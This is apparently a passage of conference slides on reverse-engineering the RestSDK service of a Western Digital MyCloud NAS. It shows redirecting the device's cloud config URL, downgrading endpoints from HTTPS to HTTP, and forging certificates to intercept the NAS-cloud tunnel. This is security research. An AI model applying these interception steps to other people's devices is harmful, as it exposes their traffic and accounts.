
## Written in golang

- Size ~50Mb, 20k+ functions
- Less attack surface, built-in security thanks to golang

We want to RE, debug, and MiTM this process!

```
root@MyCloudPR4100 ~ # ps aux | grep restsdk
restsdk-server -minimal -configPath /usr/loc
```

# RestSDK - Enable Logging




# RestSDK - MITM

```
16 # Config URL. Must be set if realCloud is true.  
17 configURL = "https://config.mycloud.com"  
18
```


- RestSDK uses a configuration file
  - /usr/local/modules/restsdk/etc/restsdk-server.toml
- Dozens of endpoints, subdomains, urls, etc
  - <https://config.mycloud.com/config/v1/config>
- How can we MiTM all of them?

Service Name	Endpoint
proxy	<a href="https://prod-proxy.wdckeystone.com">https://prod-proxy.wdckeystone.com</a>
account.login	<a href="https://auth0.accounts.westerndigital.com">https://auth0.accounts.westerndigital.com</a>
device	<a href="https://prod.wdckeystone.com">https://prod.wdckeystone.com</a>
ota	<a href="https://prod-gateway.wdckeystone.com/ota">https://prod-gateway.wdckeystone.com/ota</a>
auth0	<a href="https://prod.wdckeystone.com/authrouter">https://prod.wdckeystone.com/authrouter</a>
m2m	<a href="https://prod.wdckeystone.com/m2m">https://prod.wdckeystone.com/m2m</a>

# Get Cloud Configuration




```
"service.tsm.url": "https://prod-proxy.wdckeystone.com",
"service.proxy.url": "https://prod-proxy.wdckeystone.com",
"service.ota.url": "https://prod-gateway.wdckeystone.com/ota",
"analytics.url": "https://prod-gateway.wdckeystone.com/logreceiver/receiver",
"webclient.new_session.url": "https://home.mycloud.com/sessions/new",
"webclient.new_session.url.ibi": "https://ibi.sandisk.com/sessions/new",
"webclient.new_session.url.mch": "https://home.mycloud.com/sessions/new",
"service.feedbackservice.url": "https://prod-portal.wdckeystone.com",
"service.auth0.url": "https://prod.wdckeystone.com/authrouter",
```



```
"service.tsm.url": "https://prod-proxy.wdckeystone.com",
"service.proxy.url": "https://prod-proxy.wdckeystone.com",
"service.ota.url": "http://wdc-ota.wdc-ota.com/ota",
"analytics.url": "https://wdc-analytics.wdc-ota.com/logreceiver/receiver",
"webclient.new_session": "https://wdc-webclient.wdc-ota.com/sessions/new",
"webclient.new_session": "https://wdc-webclient.wdc-ota.com/sessions/new",
"webclient.new_session": "https://wdc-webclient.wdc-ota.com/sessions/new",
"service.feedbackservice": "https://wdc-feedbackservice.wdc-ota.com",
"service.auth0.url": "https://wdc-auth0.wdc-ota.com/authrouter",
```

## How can we MiTM?



# RestSDK - MITM - Step 1: Point Config to Us


Step 1  
Edit configURL  
to point to us

```
# Config URL. Must be set if reading from config file
configURL = "http://192.168.1.1"
```



config.my  
cloud.com

Fetch  
configURL



# RestSDK - MITM - Step 2: Downgrade HTTPS


Step 2  
Downgrade to  
HTTP

```
    "service.tsm.url": "http://prod-proxy.wdckeystone.com",  
    "service.proxy.url": "http://prod-proxy.wdckeystone.com",  
    "service.ota.url": "http://prod-gateway.wdckeystone.com/ota",  
    "analytics.url": "http://prod-gateway.wdckeystone.com/logreceiver/re",  
    "abclient.new_session.url": "http://home.mycloud.com/sessions/new",
```




config.my  
cloud.com

Fetch  
configURL



# RestSDK - MITM - Step 3: Do MiTM ?

- We are now able to MiTM requests to the cloud.
- But! One of the first requests asks for more endpoints



# RestSDK - MITM - Step 3: Do MiTM ?

- We are now able to MITM requests to the cloud.
- But! One of the first requests asks for more endpoints

Missing  
scheme (can't  
downgrade to  
HTTP)

```
7 {  
  "proxies": [  
    {  
      "backendAddr": "prod-b083c6039a50497.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-4c7c3acb1301bdf.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-e7af24e6ab1171c.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-f735a4ee0d39a12.wdckeystone.com:8443"  
    },  
    {  
      "backendAddr": "prod-f3540d2dd604eff.wdckeystone.com:8443"  
    },  
  ]  
}
```

# RestSDK - MiTM - Step 4: MiTM HTTPS, too


We must MiTM HTTPS -

Create fake certs + add ourselves as the CA


```
→ keys openssl x509 -in wd.specific.crt -text
Certificate:
Data:
    Version: 3 (0x2)
    Serial Number:
        ae:80:85:14:3f:2c:a8:ad
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: CN=prod-b083c6039a50497.wdckeystone.com
    Validity
        Not Before: Nov 17 11:17:44 2022 GMT
        Not After : Nov 17 11:17:44 2023 GMT
    Subject: CN=prod-b083c6039a50497.wdckeystone.com
```

# RestSDK - Let's Understand the Tunnel Creation


- We can now see all the requests, responses, yay!
- The NAS, via restSDK connects to the cloud and creates a tunnel
- The NAS-Cloud tunnel enables remote users to reach their NAS
- `https://prod.wdkeystone.com/GUID` → `https://NAS:4430`

